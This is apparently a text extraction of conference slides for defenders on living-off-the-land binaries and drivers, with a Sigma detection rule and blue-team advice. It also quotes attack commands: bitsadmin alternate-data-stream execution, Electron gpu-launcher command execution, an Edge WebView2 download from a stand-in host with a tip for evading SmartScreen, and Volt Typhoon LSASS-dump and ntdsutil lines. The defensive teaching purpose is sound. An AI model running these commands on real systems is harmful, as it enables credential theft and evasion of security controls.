VOL Displays a disk volume label and serial number.
XCOPY Copies files and directory trees.
WMIC Displays WMI information inside interactive command shell.


For more information on tools see the command-line reference in the online help.

C:\Users\<REDACTED> >xwizard.exe /?

C:\Users\<REDACTED> >
```



When you try to read the official documentation because some Threat Hunter at BSides told you to:



WHAT CAN BLUE TEAMERS DO?

learn.microsoft.com/en-us/windows-server/administration/windows-commands/bitsadmin

bitsadmin

Article • 07/29/2021 • 11 contributors

Filter by title

- bitsadmin
- bitsadmin addfile
- bitsadmin addfileset
- bitsadmin addfilewithranges
- > bitsadmin cache
- bitsadmin cancel
- bitsadmin complete
- bitsadmin create
- bitsadmin examples
- bitsadmin getaciflags
- bitsadmin getbytestotal
- bitsadmin getbytestransferred
- bitsadmin getclientcertificate
- bitsadmin getcompletiontime
- bitsadmin getcreationtime
- bitsadmin getcustomheaders
- bitsadmin getdescription
- bitsadmin getdisplayname
- bitsadmin geterror
- bitsadmin geterrorcount
- bitsadmin getfiletotal
- bitsadmin getfiletransferred
- bitsadmin gethelptokenflags
- bitsadmin gethelpertokensid
- bitsadmin gethttpmethod

[Download PDF](#)

Available switches

- `bitsadmin /addfile`
- `bitsadmin /addfileset`
- `bitsadmin /addfilewithranges`
- `bitsadmin /cache`
- `bitsadmin /cache /delete`
- `bitsadmin /cache /deleteturl`
- `bitsadmin /cache /getexpirationtime`

<https://learn.microsoft.com/en-us/windows/win32/bits/bitsadmin-tool>

lolbas-project.github.io/lolbas/Binaries/Bitsadmin/

/ Bitsadmin.exe

Star 5,544

Alternate data streams | Download | Copy | Execute

Used for managing background intelligent transfer

Paths:
C:\Windows\System32\bitsadmin.exe
C:\Windows\SysWOW64\bitsadmin.exe

Resources:

- <https://www.slideshare.net/chrisgates/windows-attacks-at-is-the-new-black-26672679>
- https://www.youtube.com/watch?v=_8xJaaQlpBo
- <https://gist.github.com/api0cradle/cdd2d0d0ec9abb686f0e89306e277b8f>

Acknowledgements:

- Rob Fuller (@mubix)
- Chris Gates (@carnal0wnage)
- Oddvar Moe (@oddvarmoe)

Detection:

- Sigma: [win_process_creation_bitsadmin_download.yml](#)
- Sigma: [proxy_ua_bitsadmin_susp_id.yml](#)
- Sigma: [win_monitoring_for_persistence_via_bits.yml](#)
- Splunk: [bitsadmin_download_file.yml](#)
- IOC: Child process from bitsadmin.exe
- IOC: bitsadmin creates new files
- IOC: bitsadmin adds data to alternate data stream

Alternate data streams

Create a bitsadmin job named 1, add cmd.exe to the job, configure the job to run the target command from an Alternate data stream, then resume and complete the job.

```
bitsadmin /create 1 bitsadmin /addfile 1 c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe bitsadmin /Set
```

Usecase: Performs execution of specified file in the alternate data stream, can be used as a defensive evasion or persistence technique.
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11
MITRE ATT&CK®: [T1564.004: NTFS File Attributes](#)

<https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/>

WHAT CAN BLUE TEAMERS DO?

```
1 title: Bitsadmin Download
2 id: d059842b-6b9d-4ed1-b5c3-5b89143c6ede
3 status: experimental
4 description: Detects usage of bitsadmin downloading a file
5 references:
6   - https://blog.netspi.com/15-ways-to-download-a-file/#bitsadmin
7   - https://isc.sans.edu/diary/22264
8   - https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/
9 tags:
10  - attack.defense_evasion
11  - attack.persistence
12  - attack.t1197
13  - attack.s0190
14  - attack.t1036.003
15 date: 2017/03/09
16 modified: 2021/07/16
17 author: Michael Haag, FPT.EagleEye
18 logsource:
19   category: process_creation
20   product: windows
21 detection:
22   selection1:
23     Image|endswith:
24       - '\bitsadmin.exe'
25   susp_flag_1:
26     CommandLine|contains:
27       - '/transfer'
28   susp_flag_2:
29     CommandLine|contains:
30       - '/create'
31       - '/addfile'
32   http_flag:
33     CommandLine|contains:
34       - 'http'
35   selection2:
36     CommandLine|contains:
37       - 'copy bitsadmin.exe'
38 condition: (selection1 and susp_flag_2 and http_flag) or (selection1 and susp_flag_1) or selection2
39 fields:
40   - Commandline
41   - ParentCommandLine
42 falsepositives:
43   - Some legitimate apps use this, but limited.
44 level: medium
```

- Take advantage of detections that are already created
- Note that rules will likely need to be tuned
- Your experience may differ based on available tooling




WHAT CAN BLUE TEAMERS DO?

- Reduce the damage by reducing chances of admin level permission runs
 - Restrict local admin, restrict sudo permissions, use least privilege with your applications and service accounts, etc.
 - Users MUST have read access permission to system32, but don't need higher rights
- Utilize a layered defense and think outside the box
- Regularly perform purple team activities and test detections and preventions
- Educate users to recognize malicious emails, executables, etc.
 - Where possible restrict permissions for downloads, etc.
 - Block access to malicious sites or legitimate popular download and storage sites
- It's a balance between security and business





BTW LOLDRIVERS



- LOLdrivers: <https://www.loldrivers.io/>



About  


Living Off The Land Drivers

Living Off The Land Drivers is a curated list of Windows drivers used by adversaries to bypass security controls and carry out attacks. The project helps security professionals stay informed and mitigate potential threats.

 Feel free to open a PR, raise an issue(s) or request new driver(s) be added.


 You can also get the malicious driver list via API using CSV or JSON. Sysmon users check out the pre-built config. There is a Sigma rule for SIEMs. If you've found this project valuable, you'll absolutely love our sister projects, LOLBAS and GTFOBins, check them out!

Top Products



Product	Percentage
CPUID service	~25%
Intel(R) iQVW64.SYS	~15%
NTIOlib	~20%
Process Explorer	~10%
Trend Micro Eyes	~20%

Top Publishers



Publisher	Count
ASRock Incorporation	~7
ASUSTek Computer Inc.	~7
Anhua Xinda (Beijing) Technology Co.	~12
IBM Polska Sp. z o.o.	~5
eSupport.com Inc.	~35

THE MOST COMMONLY ABUSED LOLBINS

- Mshta.exe: Used by Windows to execute html applications.
- Certutil.exe: Windows binary used for handling certificates
- Bitsadmin.exe: Used for managing background intelligent transfer
- Regsvr32.exe: Used by Windows to register dlls
- Rundll32.exe: Used by Windows to execute dll files
- powershell.exe: A task-based command-line shell and scripting language designed especially for system administration
- Wmic: Command-line utility provides a command-line interface for WMI



THE MOST COMMONLY ABUSED GTFOBINS

- Chmod: sets the permissions of files or directories
- Crontab: submits, edits, lists, or removes cron jobs. A cron job is a command run by the cron daemon at regularly scheduled intervals.
- Curl/wget: enables data exchange between a device and a server through a terminal
- Ftp: connects a computer system to a remote server using the FTP protocol
- G/awk: allows users to process and manipulate data and produce formatted reports
- Gimp: used to edit and manipulate images. It can load and save a variety of image formats and can be used to convert between formats.
- Lua: loads and executes Lua programs, either in textual source form or in precompiled binary form



THE MOST COMMONLY ABUSED LOOLBINS


- Csrutil: Used to enable/disable SIP, configure netboot and authenticated-root settings
- Ditto: A pink, blob type Pokémon capable of transforming into any other Pokémon
- (Actual) Ditto: Used to copy files and directories while preserving file attributes and permissions.
- Nscurl: Used to download files to a target without applying the quarantine extended attribute
- Tclsh: shell-like utility that runs Tcl from standard input or a file. tclsh holds the “com.apple.security.cs.disable-library-validation” entitlement and is capable of loading arbitrary plug-ins, framework, and libraries without requiring signed code.



BREAKING NEWS

BRAND NEW AND UNLISTED!

- The Microsoft Edge WebView2 control allows you to embed web technologies (HTML, CSS, and JavaScript) in your native apps. The WebView2 control uses Microsoft Edge as the rendering engine to display the web content in native apps.
- With WebView2, you can embed web code in different parts of your native app or build all of the native app within a single WebView2 instance.
- <https://learn.microsoft.com/en-us/microsoft-edge/webview2/>



mrd0x 05/27/2023 12:46 PM

Here are two LOLBINS that can be used to execute your malware that are not on LOLBAS yet. It also works on many other Electron apps (e.g. Slack).

The caveat is that they must not be running for this to work properly.

```
teams.exe --disable-gpu-sandbox --gpu-launcher="C:\Windows\system32\cmd.exe /c ping -n 10 google.com &&"  
msedge.exe --disable-gpu-sandbox --gpu-launcher="C:\Windows\system32\cmd.exe /c ping -n 10 google.com &&"  
slack.exe --disable-gpu-sandbox --gpu-launcher="C:\Windows\system32\cmd.exe /c ping -n 10 google.com &&"
```

Try it with other Electron apps 😊 (edited)

LOLBIN:
C:\Program Files (x86)\Microsoft\Edge\Application\113.0.1774.57\msedgewebview2.exe
"C:\Program Files (x86)\Microsoft\EdgeWebView\Application\113.0.1774.57\msedgewebview2.exe" - Thanks @v1n
"C:\Program Files (x86)\Microsoft\EdgeCore\113.0.1774.57\msedgewebview2.exe" - Thanks @v1n

Command:
C:\Program Files (x86)\Microsoft\Edge\Application\113.0.1774.57>msedgewebview2.exe
[http://example\[.\]com/maldev.exe.txt](http://example[.]com/maldev.exe.txt)

Description
Launches edge and initiates a download. Ensure that the file extension is a harmless one to get past SmartScreen. (edited)

HIGH PROFILE HACKS

- Volt Typhoon (discovered May '23) state-sponsored actor based in China that typically focuses on espionage and information gathering. Microsoft assesses with moderate confidence that this Volt Typhoon campaign is pursuing development of capabilities that could disrupt critical communications infrastructure between the United States and Asia region during future crises.
 - Relied almost exclusively on living-off-the-land techniques and hands-on-keyboard activity.

```
cmd.exe /c powershell -exec bypass -W hidden -nop -E  
cgB1AG4AZABsAGwAMwAyAC4AZQB4AGUAIABDADoAXABXAGkAbgBkAG8AdwBzAFwAUwB5AHMAdAB1A  
G0AMwAyAFwAYwBvAG0AcwB2AGMAcwAuAGQAbABsACwAIABNAGkAbgBpAEQAdQBtAHAAIAA1ADUAMg  
AgAEMA0gBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwAdgBtAHcAYQByAGUALQB2AGgAbwBzAHQ  
ALgBkAG0AcAAgAGYAdQBzAGwA
```

Figure 2. Volt Typhoon command to dump LSASS process memory, encoded in Base64

```
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump 552  
C:\Windows\Temp\vmware-vhost.dmp full
```

Figure 3. Decoded Base64 of Volt Typhoon command to dump LSASS process memory

```
wmic /node:██████████ /user:██████████/password:  
██████████ process call create "cmd.exe /c mkdir C:\Windows\Temp\tmp  
& ntdsutil \"ac i ntds\" ifm \"create full C:\Windows\Temp\tmp\" q q"
```

Figure 4. Volt Typhoon command to remotely create domain controller installation media

```
cmd.exe /c ntdsutil "ac i ntds" ifm "create full C:\Windows\Temp\pro" q q
```

Figure 5. Volt Typhoon command to locally create domain controller installation media


SPYBOY LOL

- A threat actor known as Spyboy is promoting a tool called "Terminator" on a Russian-speaking hacking forum that can allegedly terminate any antivirus, XDR, and EDR platform. (costs \$300-\$3000)
- Just a fancy Bring Your Own Vulnerable Driver (BYOVD) attack likely paired with CVE-2021-31728 PoC code.
 - Needs to be run in admin mode with UAC acceptance abilities
- Drops the legitimate, signed Zemana anti-malware kernel driver, then loads it to use its kernel-level privileges to kill off the user-mode processes of AV and EDR software running on the device.
- BYOVD attacks: legitimate drivers signed with valid certificates and capable of running with kernel privileges are dropped on the victims' devices to disable security solutions and take over the system.
- Not 100% a LOL but worth noting with current events



TLDL – TOO LONG, DIDN'T LISTEN

- Understanding OS architecture and built in applications are extremely important to understanding LOL-esque techniques
- Disabling critical services may damage business functionalities or hinder user experiences so be cautious
- Detection engineering and baselining are your friends
- Support the projects (or at least be familiar with them)
 - Check them regularly for new updates





QUESTIONS?

- Use super simple OSINT to find me on LinkedIn
- Find me on Discord (Mostly hanging around the Infosec 716 channel)